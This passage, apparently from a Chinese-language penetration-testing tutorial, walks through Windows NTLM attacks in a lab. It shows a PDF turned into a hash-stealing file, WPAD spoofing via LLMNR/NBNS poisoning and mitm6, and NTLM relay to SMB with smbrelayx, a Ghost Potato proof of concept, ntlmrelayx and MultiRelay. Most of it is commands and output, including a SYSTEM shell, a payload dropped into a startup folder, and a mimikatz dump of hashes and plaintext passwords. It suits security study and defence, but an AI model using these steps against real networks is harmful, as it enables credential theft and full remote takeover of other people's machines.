使用 WorsePDF.py 脚本执行如下命令往正常的 PDF 文件中加入请求远程 SMB 服务器的功能，生成 test.pdf.malicious.pdf 文件。

```
python2 WorsePDF.py test.pdf 10.211.55.2
```

如图所示，使用 WorsePDF.py 脚本往正常的 pdf 文件中加入请求指定远程 SMB 服务器的功能，生成 test.pdf.malicious.pdf 文件。

```
→ Desktop python2 WorsePDF.py test.pdf 10.211.55.2
WorsePDF - Turn a normal PDF file into malicious.Use to steal Net-NTLM Hashes from windows machines.
Reference :
  https://research.checkpoint.com/ntlm-credentials-theft-via-pdf-files/
  https://github.com/deepzec/Bad-Pdf
Author: 3gstudent

[*]NormalPDF: test.pdf
[*]ServerIP: 10.211.55.2
[+]MaliciousPDF: test.pdf.malicious.pdf
[*]All Done
```

然后目标主机使用 Adobe PDF 阅读器打开该 test.pdf.malicious.pdf 文件，我们即可收到目标用户的 Net-NTLM Hash 了。如图所示：

```
[SMB] NTLMv2-SSP Client : 10.211.55.16
[SMB] NTLMv2-SSP Username : XIE\hack
[SMB] NTLMv2-SSP Hash : hack::XIE:1122334455667788:00AC9C32EA518C563BC65B9BDE24A222:010100000000000030DF0B68A21D801
6EE3731A1B19EA22000000002000A0053004D0042003100320001000A0053004D0042003100320004000A0053004D0042003100320003000A005300
4D0042003100320005000A0053004D0042003100320008003000300000000000000010000000020000032B96CFD336994BC43C91A92F9919006CB81
AD281FAAB154CC935F2BCA01E53D0A001000000000000000000000000000000000900200063006900660073002F00310030002E00320031003100
2E00350035002E0032000000000000000000
```

注：经过测试发现，只有使用 Adobe PDF 阅读器才会收到目标主机的 Net-NTLM Hash，Chrome、Edge 和 WPS 的 PDF 阅读器不能收到 Net-NTLM Hash。

10. WPAD

WPAD(Web Proxy Auto-Discovery Protocol) Web 代理自动发现协议，是用来查找 PAC(Proxy Auto-Config)文件的协议。该协议的功能是通过 DHCP、DNS、LLMNR、NBNS 等协议来查找局域网中存放 PAC 文件的主机，然后局域网中的主机通过 PAC 文件中指定的代理访问互联网。在请求 WPAD 的过程中，如果服务端要求 401 认证，部分浏览器和应用将会自动用当前用户凭证进行认证。PAC 文件中定义了浏览器和其他用户如何自动选择适当的代理服务器来访问网址，

浏览器查询 PAC 文件的顺序如下：


1. DHCP 服务器
2. 查询 WPAD 主机的 IP
 - - 本地 hosts 文件 (%windir%\System32\drivers\etc\hosts)
 - DNS 缓存/DNS 服务器
 - 链路本地多播名称解析 (LLMNR) 和 NetBIOS 名称服务 (NBTNS)

PAC 文件的格式如下：


```
function FindProxyForURL(url, host) {  
    if (url== 'http://www.baidu.com/') return 'DIRECT';  
    if (host== 'twitter.com') return 'SOCKS 127.0.0.10:7070';  
    if (dnsResolve(host) == '10.0.0.100') return 'PROXY 127.0.0.1:8086;DIRECT';  
}
```

```
return 'DIRECT';
}
```

WPAD 的一般请求流程如图所示：



而由于浏览器默认是自动检测设置 PAC 文件，因此造成了 WPAD 攻击！如图所示可以看到浏览器默认配置的是自动检测设置。



局域网(LAN)设置



自动配置

自动配置会覆盖手动设置。要确保使用手动设置，请禁用自动配置。

☒ 自动检测设置(A)

☐ 使用自动配置脚本(S)

地址(R)

http://127.0.0.1:1080/pac?auth=ye-g

代理服务器

☐ 为 LAN 使用代理服务器(这些设置不用于拨号或 VPN 连接)(X)

地址(E):

127.0.0.1

端口(T):

1080

高级(C)

☒ 对于本地地址不使用代理服务器(B)

确定

取消

(1) 配合 LLMNR/NBNS 投毒

一个典型的劫持方式是利用 LLMNR/NBNS 协议投毒让受害者从攻击者处获取 PAC 文件，而 PAC 文件指定攻击者就是代理服务器，然后攻击者就可以劫持受害者的 HTTP 流量，在其中插入任意 HTML 标签了。

我们在 10.211.55.15 机器上执行如下命令进行监听，来进行一次 WPAD 欺骗，在 10.211.55.7 机器上使用 IE 浏览器正常访问网址。


```
responder -l eth0 -rPww
```

的


如图所示，可以看到成功对目标机器进行了 WPAD 欺骗，并获取到目标用户的 Net-NTLM Hash。

[illegible]

WPAD 欺骗流程如图所示:



WPAD欺骗流程



下面让我们来分析下具体的每步流程：

①：用户在访问网页时，由于浏览器默认配置的“自动检测设置”。所以首先会查询 PAC 文件的位置，查询的地址是 WPAD/wpad.dat。如果本地 hosts 文件和 DNS 服务器都解析不到 WPAD 这个域名的话，就会使用 NBNS 协议发起广播包询

问 WPAD 对应的 ip 是多少。如图所示，可以看到 10.211.55.7 机器使用 NBNS 协议发起广播包。

10.211.55.7	10.211.55.255	NBNS	92 Name query NB WPAD<00>
-------------	---------------	------	---------------------------

广播包的内容是查询 WPAD 对应的 ip 是多少，如图所示：

```

v NetBIOS Name Service
  Transaction ID: 0xbfbd
  > Flags: 0x0110, Opcode: Name query, Recursion desired, Broadcast
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  v Queries
    v WPAD<00>: type NB, class IN
      Name: WPAD<00> (Workstation/Redirector)
      Type: NB (32)
      Class: IN (1)
  
```

②：攻击者运行了 Responder 或具有类似毒化功能的工具，使用 NBNS 协议回复 10.211.55.7 机器。如图所示：

10.211.55.15	10.211.55.7	NBNS	104 Name query response NB 10.211.55.15
--------------	-------------	------	---

NBNS 协议包的内容将 WPAD 的 ip 指向 Responder 自身所在的服务器，也就是 10.211.55.15，如图所示：

```

NetBIOS Name Service
Transaction ID: 0xbfbdb
> Flags: 0x8500, Response, Opcode: Name query, Authoritative, Recursion desired, Reply code: No error
Questions: 0
Answer RRs: 1
Authority RRs: 0
Additional RRs: 0
Answers
  WPAD<00>: type NB, class IN
    Name: WPAD<00> (Workstation/Redirector)
    Type: NB (32)
    Class: IN (1)
    Time to live: 2 minutes, 45 seconds
    Data length: 6
  > Name flags: 0x0000, ONT: B-node (B-node, unique)
    Addr: 10.211.55.15
  
```

③：受害者请求 WPAD/wpad.dat 文件，如图所示：

10.211.55.7	10.211.55.15	HTTP	173 GET /wpad.dat HTTP/1.1
-------------	--------------	------	----------------------------

④：攻击者伪造了 wpad.dat 文件，文件内容如图所示，伪造的 wpad.dat 文件将代理指向 proxysrv:3141 和 proxysrv:3128。

```

GET /wpad.dat HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
Host: wpad

HTTP/1.1 200 OK
Server: Microsoft-IIS/7.5
Date: Mon, 27 Sep 2021 00:08:27 GMT
Content-Type: application/x-ns-proxy-autoconfig
Content-Length: 318

function FindProxyForURL(url, host){if ((host == "localhost") || shExpMatch(host, "localhost.*") || (host == "127.0.0.1") || isPlainHostName(host)) return "DIRECT"; if (dnsDomainIs(host, "ProxySrv") || shExpMatch(host, "(*.ProxySrv|ProxySrv)")) return "DIRECT"; return 'PROXY ProxySrv:3128; PROXY ProxySrv:3141; DIRECT';}
  
```

⑤：受害者由于不知道 ProxySrv 对于的 ip 地址是多少。于是再次查询，首先通过 DNS 协议查询，DNS 协议解析不出来。然后再通过 LLMNR 广播协议查询。如图所示：

10.211.55.7	10.211.55.1	DNS	80 Standard query 0xd5f5 A proxysrv.localdomain
10.211.55.1	10.211.55.7	DNS	80 Standard query response 0xd5f5 No such name A proxysrv.localdomain
10.211.55.7	224.0.0.252	LLMNR	68 Standard query 0x55ff A proxysrv

⑥：攻击者再次通过 LLMNR 毒化，将 ProxySrv 域名解析到了本机也就是 10.211.55.15，如图所示：

```
10.211.55.15 10.211.55.7 LLMNR 92 Standard query response 0x55ff A proxysrv A 10.211.55.15
```

⑦：此后，受害者访问任何网站都会先请求攻击者的机器，将其作为代理服务器。

⑧：攻击者可以劫持受害者的 HTTP 流量，在其中插入任意标签来获取目标的 Net-NTLM Hash 或者获取 cookie 等数据。

然而，微软在 2016 年发布了 MS16-077 安全公告，添加了如下两个重要的保护措施，以缓解这类攻击行为：

- 系统再也无法通过广播协议来解析 WPAD 文件的位置，只能通过使用 DHCP 或 DNS 协议完成该任务。
- 更改了 PAC 文件下载的默认行为，当发起 HTTP 请求 PAC 文件时，不会自动发送客户端的凭据来响应 NTLM 协商身份验证质询。

(2) 配合 DNS IPv6

如果目标主机打上了 MS16-077 补丁的话，就无法通过 LLMNR/NBNS 欺骗来指定 WPAD 了。目标机器只可以通过 DHCP 协议或 DNS 协议来获取 PAC 文件。但是默认情况下，DHCP 和 DNS 都有指定的服务器，并且大多数情况下 DHCP 服务器的网关，DNS 服务器是域控，因此 DHCP 服务器和 DNS 服务器我们是不可控的，没法进行投毒。这时我们就需要用到 IPv6 了，从 Windows Vista 以来，所有的 Windows 系统都会启用 IPv6 网络，并且优先级要高于 IPv4 网络。默认情况下，Windows 机器在开机、网络配置时会使用 DHCPv6 协议向组播地址[ff02::1:2]发起请求。

如图所示，在 DHCPv6 协议中，客户端通过向组播地址[ff02::1:2]发送 Solicit 报文来定位 DHCPv6 服务器。


```

root@kali:~# sudo mitm6 -i eth0 -d xie.com
Starting mitm6 using the following configuration:
Primary adapter: eth0 [00:1c:42:93:fe:54]
IPv4 address: 10.211.55.15
IPv6 address: fe80::21c:42ff:fe93:fe54
DNS local search domain: xie.com
DNS whitelist: xie.com
IPv6 address fe80::10:211:55:16 is now assigned to mac=00:1c:42:99:c1:23 host=win10.xie.com ipv4=10.211.55.16

```

然后攻击者就可以设置目标的 IPv6 DNS 服务器了。如图所示，可以看到目标机器的 IPv6 DNS 服务器已经设置为我们监听机器的 DNS 了
fe80::21c:42ff:fe93:fe54。

```

Physical Address. . . . . : 00-1C-42-99-C1-23
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
IPv6 Address. . . . . : fdb2:2c26:f4e4:0:c5c4:606f:3c58:cb8(Preferred)
Temporary IPv6 Address. . . . . : fdb2:2c26:f4e4:0:3934:e571:bbd2:df56(Preferred)
Link-local IPv6 Address . . . . . : fe80::10:211:55:16%6(Preferred)
Lease Obtained. . . . . : 2021年11月19日 11:26:33
Lease Expires . . . . . : 2021年11月19日 11:31:32
Link-local IPv6 Address . . . . . : fe80::c5c4:606f:3c58:cb8%6(Preferred)
IPv4 Address. . . . . : 10.211.55.16(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : 2021年11月19日 11:26:33
Lease Expires . . . . . : 2021年11月19日 11:56:32
Default Gateway . . . . . : fe80::21c:42ff:fe93:fe54%6
                             10.211.55.1
DHCP Server . . . . . : 10.211.55.1
DHCPv6 IAID . . . . . : 335551554
DHCPv6 Client DUID. . . . . : 00-01-00-01-27-A5-43-3B-00-0C-29-DA-49-F2
DNS Servers . . . . . : fe80::21c:42ff:fe93:fe54%6
                             10.211.55.4
NetBIOS over Tcpip. . . . . : Enabled
Connection-specific DNS Suffix Search List :
                             xie.com

```

当目标打开浏览器访问页面时，将会请求 WPAD，我们就可以进行 WPAD 欺骗攻击了，如图所示：

```

Sent spoofed reply for wpad.xie.com. to fe80::10:211:55:16
Sent spoofed reply for wpad.xie.com. to fe80::10:211:55:16
Sent spoofed reply for proxysrv.xie.com. to fe80::10:211:55:16
Sent spoofed reply for proxysrv.xie.com. to fe80::10:211:55:16

```



```

hardware type: Ethernet (2)
Link-layer address: 00:1c:42:93:fe:54
  v DNS recursive name server
    Option: DNS recursive name server (23)
    Length: 16
    1 DNS server address: fe80::21c:42ff:fe93:fe54
  v Domain Search List
    Option: Domain Search List (24)
    Length: 9
    > Domain name suffix search list
  v Identity Association for Non-temporary Address
    Option: Identity Association for Non-temporary Address (3)
    Length: 48

```

重放 Net-NTLM Hash

在获取到了目标机器的 Net-NTLM Hash 后，我们要怎么利用呢？这里有两种利用方式：

1. 使用 Hashcat 破解 Net-NTLM Hash
2. Relay Net-NTLM Hash

本文主要讲如何 Relay Net-NTLM Hash。我们知道，由于 NTLM 只是底层的认证协议，必须镶嵌在上层应用协议里面，消息的传输依赖于使用 NTLM 的上层协议，比如 SMB、HTTP、LDAP 等。因此，我们可以将获取到的 Net-NTLM Hash Relay 到其他使用 NTLM 进行认证的应用上。

1. Relay To SMB

直接 Relay 到 SMB 服务，是最直接简单的方法，可以直接控制该服务器执行任意命令等操作。这里根据工作组和域环境，有两种场景，如下：

(1) 工作组

在工作组环境中，工作组中的机器之间相互没有信任关系，除非两台机器的账号密码相同，否则 Relay 不成功。但是如果账号密码相同的话，为何不直接 Pass The Hash 哈希传递攻击呢？因此在工作组环境下，Relay 到其他机器不太现实。

那么，我们可以 Relay 到机器自身吗？答案是可以的。但是后来微软在 MS08-068 补丁中对 Relay 到自身机器做了限制，严禁 Relay 到机器自身。道高一尺魔高一丈，这个补丁在 CVE-2019-1384(Ghost Potato)被攻击者绕过了。

1) MS08-068-Relay To Self

当拿到用户的 SMB 请求之后，最直接的就是把请求 Relay 回本身，即 Reflect，从而控制机器本身。漏洞危害特别高，该漏洞编号为 MS08-068。微软在 KB957097 补丁里面通过修改 SMB 身份验证答复的验证方式来防止凭据重播，从而解决了该漏洞。防止凭据重播的做法如下：

- 在 Type 1 阶段，主机 A 访问主机 B 进行 SMB 认证的时候，将 pszTargetName 设置为 CIFS/B
- 在 Type 2 阶段，主机 A 拿到主机 B 发送的 Challenge 挑战值之后，在 lsass 进程里面缓存(Challenge,CIFS/B)
- 在 Type 3 阶段，主机 B 在拿到主机 A 的认证消息之后，会去查询 lsass 进程里面有没有缓存(Challenge,CIFS/B)，如果存在缓存，那么认证失败。

因为如果主机 A 和主机 B 是不同主机的话，那么 lsass 进程里面就不会缓存 (Challenge,CIFS/B)。如果是同一台主机的话，那 lsass 里面就会缓存 (Challenge,CIFS/B)，这个时候就会认证失败。

如图所示，可以看到 Relay 到自身会失败。

```
→ examples git:(master) x python3 smbrelayx.py -h 10.211.55.16 -c whoami
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Running in relay mode
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 10.211.55.16, attacking target 10.211.55.16
[-] Authenticating against 10.211.55.16 as XIE\hack FAILED
```


2) CVE-2019-1384-Ghost Potato

这个漏洞绕过了 KB957097 补丁里面限制不能 Relay 回本机的限制。由于在 KB957097 补丁措施里面这个缓存(Challenge,CIFS/B)是有时效性的，这个时间是 300 秒，也就是说 300 秒后，缓存(Challenge,cifs/B)就会被清空，这个时候即使主机 A 和主机 B 是同一台主机，那么由于缓存已经被清除，那么 lsass 进程里面肯定没有(Challenge,CIFS/B)缓存。

执行如下命令，该漏洞 POC 基于 impacket 进行修改，目前只能支持收到 http 协议请求的情况。该 poc 在 sleep 315 秒之后，再发送 Type 3 认证消息，于是就绕过了 KB957097 补丁。该 poc 实现的效果是在目标机器的启动目录上传指定的文件。

```
python ntlmrelayx.py -t smb://10.211.55.7 -smb2support --gpotato-startup test.txt
```

如图所示，进行 Ghost Potato 攻击，可以看到认证成功。

```
root@kali:~/opt/impacket-ghostpotato/examples# python ntlmrelayx.py -t smb://10.211.55.7 -smb2support --gpotato-startup test.txt
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 10.211.55.7, attacking target smb://10.211.55.7
[*] HTTPD: Client requested path: /
[*] HTTPD: Client requested path: /
[*] HTTPD: Client requested path: /
[GPUTATO] WAITING 315 SECONDS FOR CHALLENGE TIMEOUT
[GPUTATO] FLUSHING CHALLENGE CACHE NOW
[GPUTATO] DONE: SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authentication information.)
[GPUTATO] WAITING ADDITIONAL 5 SECONDS
[GPUTATO] AUTHENTICATING...
[*] Authenticating against smb://10.211.55.7 as WIN2008\administrator SUCCEEDED
[GPUTATO] Dropping RAT to startup folder using User share failed: SMB SessionError: STATUS_BAD_NETWORK_NAME({Network Name Not Found}) The specified share name cannot be found on the remote server.)
[GPUTATO] Uploaded payload to user startup folder via C$ share
```

攻击完成后，会在目标机器启动目录下生成一个 test.txt 文件，如图所示：

2) impacket 下的 ntlmrelayx.py

运行 ntlmrelayx.py 脚本执行如下命令，该脚本接收域用户的 Net-NTLM Hash，然后 Relay 到域内其他机器执行指定命令。

```
python3 ntlmrelayx.py -t smb://10.211.55.16 -c whoami -smb2support
```

如图所示，接收来自 10.211.55.5 的流量，Relay 到 10.211.55.16 机器，执行 whoami 命令成功！

```
+ examples git:(master) * python3 ntlmrelayx.py -t smb://10.211.55.16 -c whoami -smb2support
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Setting up WCF Server
[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 10.211.55.5, attacking target smb://10.211.55.16
[*] HTTPD: Client requested path: /
[*] HTTPD: Client requested path: /
[*] Authenticating against smb://10.211.55.16 as XIE\administrator SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Executed specified command on host: 10.211.55.16
nt authority\system
```

3) Responder 下的 MultiRelay.py 脚本

该脚本功能强大，通过 ALL 参数可以获得一个稳定的 shell，还有抓密码等其他功能。-t 参数用于指定要 Relay 的机器。该脚本接收域用户的 Net-NTLM Hash，然后 Relay 到域内其他机器执行指定命令。

使用 MultiRelay.py 脚本执行如下命令进行监听：

```
./MultiRelay.py -t 10.211.55.6 -u ALL
```

然后触发目标用户的 Net-NTLM Hash，将其 Relay 到 10.211.55.6 机器。如图所示：

```
root@kali:/usr/share/responder/tools# ./MultiRelay.py -t 10.211.55.6 -u ALL

Responder MultiRelay 2.0 NTLMv1/2 Relay

Send bugs/hugs/comments to: laurent.gaffie@gmail.com
Usernames to relay (-u) are case sensitive.
To kill this script hit CTRL-C.

/*
Use this script in combination with Responder.py for best results.
Make sure to set SMB and HTTP to OFF in Responder.conf.

This tool listen on TCP port 80, 3128 and 445.
For optimal pwnage, launch Responder only with these 2 options:
-rv
Avoid running a command that will likely prompt for information like net use, etc.
If you do so, use taskkill (as system) to kill the process.
*/

Relaying credentials for these users:
['ALL']

Retrieving information for 10.211.55.6...
SMB signing: False
Os version: 'Windows 7 Professional 7600'
Hostname: 'WIN7'
Part of the 'XIE' domain
[+] Setting up HTTP relay with SMB challenge: 4fbd562303a5472b
[+] Received NTLMv2 hash from: 10.211.55.7
[+] Client info: ['Windows Server 2008 R2 Standard 7600', domain: 'XIE', signing:'True']
[+] Username: administrator is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
[+] Looks good, administrator has admin rights on C$.
[+] Authenticated.
[+] Dropping into Responder's interactive shell, type "exit" to terminate
```

如图所示，执行 help 命令参看帮助。

```

Connected to 10.211.55.6 as LocalSystem.
C:\Windows\system32\:#help
Available commands:
dump                -> Extract the SAM database and print hashes.
regdump KEY         -> Dump an HKLM registry key (eg: regdump SYSTEM)
read Path_To_File   -> Read a file (eg: read /windows/win.ini)
get Path_To_File    -> Download a file (eg: get users/administrator/desktop/password.txt)
delete Path_To_File -> Delete a file (eg: delete /windows/temp/executable.exe)
upload Path_To_File -> Upload a local file (eg: upload /home/user/bk.exe), files will be uploaded in \windows\temp\
runas Command       -> Run a command as the currently logged in user. (eg: runas whoami)
scan /24            -> Scan (Using SMB) this /24 or /16 to find hosts to pivot to
pivot IP address    -> Connect to another host (eg: pivot 10.0.0.12)
mimi command        -> Run a remote Mimikatz 64 bits command (eg: mimi coffee)
mimi32 command      -> Run a remote Mimikatz 32 bits command (eg: mimi coffee)
lcmd command        -> Run a local command and display the result in MultiRelay shell (eg: lcmd ifconfig)
help               -> Print this message.
exit               -> Exit this shell and return in relay mode.
                   If you want to quit type exit and then use CTRL-C

Any other command than that will be run as SYSTEM on the target.

```

如图所示，执行系统命令。

```

C:\Windows\system32\:#whoami
nt authority\system

C:\Windows\system32\:#ipconfig

Windows IP Address Configuration:

Ethernet adapter {NIC}:

    . . . . . : localdomain
    IPv6 Address . . . . . : fdb2:2c26:f4e4:0:1450:9c92:9c75:10df
    IPv6 Address . . . . . : fdb2:2c26:f4e4:0:84f5:d22e:56d6:2fe8
    IPv6 Address . . . . . : fe80::1450:9c92:9c75:10df%11
    IPv4 Address . . . . . : 10.211.55.6
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . : 10.211.55.1

Ethernet adapter {NIC}:

    . . . . . : localdomain
    IPv6 Address . . . . . : localdomain
    IPv4 Address . . . . . : localdomain

```

如图所示，抓取内存中的密码。

```

C:\Windows\system32\:#mimi sekurlsa::logonpasswords
File size: 746.50KB
[=====] 100.0%
Uploaded in: -0.974 seconds
File size: 12.35KB
Fetched in: 0.00397 seconds
Output:

Authentication Id : 0 ; 539485 (00000000:00083b5d)
Session           : Interactive from 1
User Name         : administrator
Domain            : XIE
Logon Server       : SERVER2008
Logon Time        : 2022/6/11 16:53:51
SID               : S-1-5-21-645314428-1482107640-504576158-500

msv :
  [00000003] Primary
  * Username : Administrator
  * Domain   : XIE
  * LM       : 11cb3f697332ae4cc25465203292a5c2
  * NTLM     : 33e17aa21ccc6ab0e6ff30eecb918dfb
  * SHA1     : fd1d68512992db1064a675df013511474585b2f5

tspkg :
  * Username : Administrator
  * Domain   : XIE
  * Password : P@ssword1234

wdigest :
  * Username : Administrator
  * Domain   : XIE
  * Password : P@ssword1234

kerberos :
  * Username : administrator
  * Domain   : XIE.COM
  * Password : P@ssword1234

```

2. Relay To HTTP

